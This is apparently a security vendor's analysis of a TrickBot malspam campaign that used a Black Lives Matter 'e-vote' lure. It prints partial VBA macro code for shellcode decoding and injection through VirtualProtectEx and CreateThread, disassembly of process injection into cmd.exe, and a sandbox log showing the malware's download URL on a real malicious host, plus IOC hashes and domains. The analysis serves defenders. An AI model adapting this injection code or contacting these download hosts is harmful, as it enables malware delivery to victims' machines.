Trickbot Malspam Leveraging Black Lives Matter as Lure

hornetsecurity.com/en/security-information/trickbot-malspam-leveraging-black-lives-matter-as-lure/

Security Lab

June 12, 2020



Summary

The Hornetsecurity Security Lab has observed a malspam campaign distribution TrickBot [1] that uses the Black Lives Matter movement as a lure to entice victims to open a malicious attachment. The TrickBot downloader document first injects shellcode into the **WINWORD.EXE** process. From that shellcode, it then spawns a **cmd.exe** process into which it again injects more of the same shellcode. This **cmd.exe** process then downloads the TrickBot DLL and executes it via **rundll32.exe**.

Background


The initial emails claim to be from a State office, Country authority, or Country administration :

🕞 🕤 🗇 🌵 🗢 Vote confidentially about "Black Lives Matter" - Nac 🖻					
Datei Nachricht Hilfe Q Was möchten Sie tun?					
Country authority <xxxxxx@xxxxxx.monster> xxxxxx@xxxxxx.monster> Vote confidentially about "Black Lives Matter"</xxxxxx@xxxxxx.monster>	01	10.06.2020			
e-vote_form_1967.doc 165 KB					
Give your opinion anon about "Black Lives Matter" Form in attached file					

The email tells the recipient they can Vote confidentially about "Black Lives Matter" or Tell your government your opinion, Give your opinion, and Speak out confidentially about "Black Lives Matter".

Attached is a file named e-vote_form_0000.doc, further suggesting the email to be some sort of official means of voting.


However, the document only displays an image announcing a fake Office update and instructions to "Enable Editing" as well as to "Enable Content":



If the instructions are followed, the malicious VBA macro in the document is executed and it downloads the TrickBot malware.

Technical Analysis


The initial portion of the infection chain (until the TrickBot malware is deployed) is depicted in this flow graph:



In the following analysis we will walk through each stage of this chain.

VBA macro

The VBA macro is protected against viewing in Word:




However, this "protection" only prevents Word from showing the VBA macro without a password. The VBA macro code is still accessible.

The first thing the VBA macro does is to display a fake error message:

Private Sub Document_Open()
 MsgBox "Error #80013123"

This results in the following pop-up:



This is likely an attempt to prompt user interaction in order to bypass sandbox detections. It could also be an attempt to hide the fact that there is no document. A victim may be satisfied by receiving this error and assume the document to be broken.

The macro uses VirtualProtectEx and CreateThread to inject shellcode into the WINWORD.EXE process. To this end, the code assembles one large string:

```
uriSubscriber = "i-j-[...]-a-a-a-"
uriSubscriber = uriSubscriber & "i-l-[...]-a-a-"
uriSubscriber = uriSubscriber & "g-k-a-a-p-p-h-f-p-i-[...]-o-g-c-c-p-k-h-c-g-j-h-d"
```


This string contains the encoded shellcode. It is then decoded via the following function:

```
Dim f() As Byte
ReDim f(0 To Len(uriSubscriber) / 2 - 1) As Byte
Dim sSmart As Long, regOptimize As Long
For Each destEnd In Split(uriSubscriber, "-")
If sSmart Mod 2 Then
    regOptimize = sSmart - 1
    regOptimize = regOptimize / 2
    f(regOptimize) = (CByte(Asc(destEnd)) - CByte(Asc("a"))) + f((sSmart - 1) / 2)
Else
    regOptimize = sSmart / 2
    f(regOptimize) = (CByte(Asc(destEnd)) - CByte(Asc("a"))) * 16
End If
    sSmart = sSmart + 1
Next
```

Finally, the decoded shellcode is set to PAGE_EXECUTE_READWRITE using VirtualProtectEx, which was previously
aliased to extensionsComment, and then a thread is started with the address of the shellcode as its start address
using CreateThread, previously aliased to sMail:

```
Private Declare Function extensionsComment Lib "kernel32" Alias "VirtualProtectEx" ( _
        iMail As Long, _
        bConsole As Long,
        regFunction As Long, _
        tablePosition As Long, _
        colMail As Long) As Long
    Private Declare Function sMail Lib "kernel32" Alias "CreateThread" ( _
        textTimer As Long, _
        uriMail As Long, _
        m As Long, _
        dateMembers As Long, _
        textTimer0 As Long,
        1Server As Long) As Long
[...]
    sConsole = destN_ - angleTexture + UBound(f)
    q = extensionsComment(ByVal ipFunction, ByVal angleTexture, ByVal sConsole, ByVal PAGE_EXECUTE_READWRITE,
ByVal VarPtr(extensionsComment0))
    adsLogon = sMail(ByVal 0&, ByVal 0&, ByVal destN_, ByVal 2&, ByVal 0, ByVal 0&)
    adsScr 5000
```

The shellcode can most easily be extracted by breaking on **CreateThread** in a debugger:



Shellcode WINWORD.EXE

The shellcode running in the WINWORD.EXE process first resolves several library functions. Then uses CreateProcessA to run a cmd.exe with the pause command, causing the cmd.exe to idle:

	0 0 0	10A3A57E 10A3A584 10A3A585	8D95 FCFEFFFF 52 6A 00	<pre>leax. c. \\windows\\syswows+\\cmd.exe /c \ pause\ edx. c. \\windows\\syswows+\\cmd.exe /c \ pause\ edx: "C:\\Windows\\SysWOW64\\cmd.exe /c \"pause\"" push 0</pre>
EIP	<u>→•</u>	10A3A587	FF53 38	call dword ptr ds:[ebx+38]
	•	10A3A58A	85C0	test eax, eax
	r®	10A3A58C	74 18	10A3A5A6
		10A3A58E	FFB5 F0FEFFFF	push dword ptr ss:[ebp-110] 76314060 <kernel32.createprocessa></kernel32.createprocessa>
		10A3A594	FF53 14	call dword ptr ds:[ebx+14] jmp appvisvsubsystems32.6CE897E0
		10A3A597	FFB5 ECFEFFFF	push dword ptr ss: ebp-114 pop ebp
		10A3A59D	FF53 14	call dword ptr ds:[ebx+14] imp dword ptr ds:[<&CreateProcessA>]
	•	10A3A5A0	8B85 F4FEFFFF	mov eax, dword ptr ss:[ebp-10C]
	>ell	10434546	58	non ehv

Next, the shellcode uses a classic OpenProcess, VirtualAllocEx, WriteProcessMemory, and CreateRemoteThread sequence to do shellcode injection into the paused cmd.exe process:

٠	10A3A5B5	53	push ebx	Verstecke F
•	10A3A5B6	8B5D 14	mov ebx, dword ptr ss: [ebp+14]	Ver Seecke 1
•	10A3A5B9	FF75 08	push dword ptr ss:[ebp+8]	EAX 000000
•	10A3A5BC	6A 00	push 0	EBX 1346F
•	10A3A5BE	68 FF0F1F00	push 1F0FFF	ECX 000000
EIP •	10A3A5C3	FF53 18	call dword ptr ds:[ebx+18] OpenProcess	
•	10A3A5C6	8945 F4	mov dword ptr ss: ebp-C, eax	EDX 1346F
•	10A3A5C9	6A 40	push 40	EBP 1346F
•	10A3A5CB	68 00300000	push 3000	ESP 1346F8
•	10A3A5D0	FF75 10	push dword ptr ss:[ebp+10]	ESI 10A398
•	10A3A5D3	6A 00	push 0	EDI 10A396
•	10A3A5D5	FF75 F4	push dword ptr ss:[ebp-C]	
•	10A3A5D8	FF53 1C	call dword ptr ds:[ebx+1C] VirtualAllocEx	EIP 10A3A5
•	10A3A5DB	8945 F8	mov dword ptr ss:[ebp-8],eax	
•	10A3A5DE	6A 00	push 0	EFLAGS 000
•	10A3A5E0	FF75 10	push dword ptr ss:[ebp+10]	ZF 0 PF 1
•	10A3A5E3	FF75 0C	push dword ptr ss:[ebp+C]	OF 0 SF 0
•	10A3A5E6	FF75 F8	push dword ptr ss:[ebp-8]	
•	10A3A5E9	FF75 F4	push dword ptr ss:[ebp-C]	CF 0 TF 0
•	10A3A5EC	FF53 20	call dword ptr ds:[ebx+2] WriteProcessMemory	
•	10A3A5EF	6A 00	push 0 3	LastError (
•	10A3A5F1	6A 00	push 0 76316520 <kernel32.writeprocessme< th=""><th>emory></th></kernel32.writeprocessme<>	emory>
•	10A3A5F3	6A 00	push 0 mov edi,edi	-
•	10A3A5F5	FF75 F8	push dword ptr ss:[ebp-8] push ebp	
•	10A3A5F8	6A 00	push 0 mov ebp,esp	
•	10A3A5FA	6A 00	push 0 pop ebp	
•	10A3A5FC	FF75 F4	push dword ptr ss:[ebp-C] jmp dword ptr ds:[<&WriteProcess	lemory>]
•	10A3A5FF	FF53 24	call dword ptr ds:[ebx+24] CreateRemoteThread	ST(0) 000000
•	10A3A602	FF75 F4	push dword ptr ss:[ebp-C]	31(0) 000000
۰	10A3A605	FF53 14	call dword ptr ds:[ebx+14] CloseHandle	
۰	10A3A608	5 B	pop ebx	Standard (stdcall)
۰	10A3A609	5 E	pop esi	
٠	10A3A60A	5 F	pop edi	1: [esp] 001
٠	10A3A60B	C9	leave	2: [esp+4] 0
۰	10A3A60C	C2 1000	ret 10	3: [esp+8] 0

The cmd.exe /c pause process is likely used to avoid detection. A common technique used in process injection is to create a suspended (i.e., paused) process by setting the CREATE_SUSPENDED flag during process creation, to then inject code into the created process, and resume it afterwards. In the case of the discussed shellcode, the code is injected as a thread into the paused cmd.exe instead.

The injected shellcode is the same shellcode that was injected into the **WINWORD.EXE** process. However, the entry point passed to **CreateRemoteThread** is different, resulting into a different execution flow for the shellcode within the **cmd.exe** process.

Shellcode cmd.exe

The shellcode in the cmd.exe process also resolves several library functions. Additionally, it decodes the TrickBot download URLs.


Next, the shellcode queries GetSystemMetrics(SM_CXSCREEN) and GetSystemMetrics(SM_CYSCREEN) to get the display resolution. Then, GetCursorPos is queried twice, with a call to Sleep(0x1388) in between causing a 5 second delay.

	03310664		52	push edx
	03310665		FF53 6C	call dword ptr ds:[ebx+6C]
	03310668		68 88130000	push 1388
	0331066D		FF53 3C	call dword ptr ds:[ebx+3C]
•	03310670		8D95 F0FEFFFF	lea edx.dword ptr ss:[ebp-110]
•	03310676		52	push edx
•	03310677		FF53 6C	call dword ptr ds:[ebx+GC]
•	0331067A		FFB5 F4FEFFFF	push dword ptr ss:[ebp-1]]
•	03310680		FFB5 FOFEFFFF	push dword ptr ss: ebp-110 758CF4A0 <user32.getcursorpos></user32.getcursorpos>
•	03310686		FFB5 ECFEFFFF	push dword ptr ss: ebp-114 mov edi,edi
•	0331068C		FFB5 E8FEFFFF	push dword ptr ss: ebp-118 push ebp
•	03310692		FFB5 FCFEFFFF	push dword ptr ss: ebp-104 mov ebp.esp
•	03310698		FFB5 F8FEFFFF	push dword ptr ss: ebp-108 push 81
•	0331069E		E8 21000000	call 33106C4 push 1
	033106A3	× •	26:73 63	jae 3310709 push dword ptr ss:[ebp+8]
r®	033106A6	× •	72 3D	1b 33106E5 call user32.758E47B8
•	033106A8		25 64782564	and eax, 64257864 pop ebp
۲	033106AD		26:6375 72	arpl word ptr es:[ebp+72], ret 4
	03310681		313D 25647825	vor dword ntr ds [25786425] edi

This is likely done to verify mouse movement and thus avoid sandboxes.

The data is then encoded as a HTTP query string as follows: <u>&scr=1280x1024&cur1=604x250&cur2=622x310</u>

An ID query string <u>&id=00000000</u> and the above system metrics query string are then appended to a URL to form the final download URL which is then queried via <u>InternetOpenUrlA</u>:



In case the download is successful, the downloaded file is written to C:\\Users\\
<username>\\AppData\\Local\\system.rre and executed via rundll32.exe
%userprofile%/system.rre,Initialize using ShellExecuteA . The system.rre file is the TrickBot DLL.


In case the download is not successful, the downloader sleeps and then a second download URL is tried.

Conclusion and Remediation

The double shellcode injection is likely used to avoid behavioral detection as **WINWORD.EXE** does not usually download files from the Internet or execute **rundll32.exe**. Hence, such anomalous behavior is more likely to be detected than **cmd.exe** spawning the **rundll32.exe** process. The query for the systems display resolution as well as the double query of the cursor position is also likely done to avoid delivering the TrickBot DLL to sandbox systems.

Hornetsecurity's <u>Spam Filtering Service</u> with the highest detection rates on the market, has already detected and blocked the malicious TrickBot document based on a detection signature.

In case the basic detection signatures would not have blocked the emails, Hornetsecurity's <u>Advanced Threat</u> <u>Protection</u> (ATP) would not have been impacted by the various anti-sandboxing mechanisms either. The human interaction simulation of the ATP sandbox successfully clicks the fake error message away for a complete execution of the malicious document:



It detects the processes being created by the document, as well as the process injections:

ime & API	Arguments			Status	Return	Repeated	
Ime & API	Arguments			Status	Return	Repeated	
ItAllocateVirtualMemory 591966187.97 ≎	region_size stack_dep_ stack_pivot heap_dep_t protection: process_ha allocation_t	bypass: 0 ed: 0		1	0	0	
ItProtectVirtualMemory 591966187.97 O	stack_dep_ stack_pivot heap_dep_t length: 409 protection: process_ha	ed: 0 pypass: 0	E)	1	0	0	
ItProtectVirtualMemory 591966187.97 🚭	stack_dep_ stack_pivot heap_dep_t length: 409 protection: process_ha	ed: 0 pypass: 0	=)	1	Θ	0	
One or more martian proces	ses was created (1 ev	vent)					-
arent_process	winword.exe	martian_process	C:\Windows\SysWOW64	cmd.exe/c "pause"			
Creates a suspicious proces	s (1 event)						,

The human interaction simulation also results in the two queried cursor positions, sent as cur1 and cur2 to the TrickBot download server, to differ:

InternetOpenUrIA 1591966205.88	url: https://ppid.indramayukab.go.id/may.php?omz=1& pic=b&id=56311121&scr=1024x768&cur1=884x24& cur2=200x544 headers: flags: 2147483648 internet_handle: 0x00cc0004	Θ	0	
-----------------------------------	--	---	---	--

This way, Hornetsecurity's ATP sandbox is not fooled by the various anti-sandboxing techniques.

References

[1] https://malpedia.caad.fkie.fraunhofer.de/details/win.trickbot

Indicators of Compromise (IOCs)

Hashes

Description

SHA256	Filename	Description
d6a44f6460fab8c74628a3dc160b9b0f1c8b91b7d238b6b4c1f83b3b43a0463d	e- vote_form_1967.doc	TrickBot downloader document

URLs

- hxxps[:]//ppid.indramayukab.go[.]id/may.php?omz=1&pic=b&id=[0-9]{8}&scr=[0-9]{3,4}x[0-9] {3,4}&cur1=[0-9]{3,4}x[0-9]{3,4}&cur2=[0-9]{3,4}x[0-9]{3,4}
- hxxps[:]//www.inspeclabeling[.]com/wp-content/themes/processing/may.php?omz=1&pic=b&id=[0-9]
 {8}&scr=[0-9]{3,4}x[0-9]{3,4}&cur1=[0-9]{3,4}x[0-9]{3,4}&cur2=[0-9]{3,4}x[0-9]{3,4}

DNSs

- ppid.indramayukab.go.id
- www.inspeclabeling.com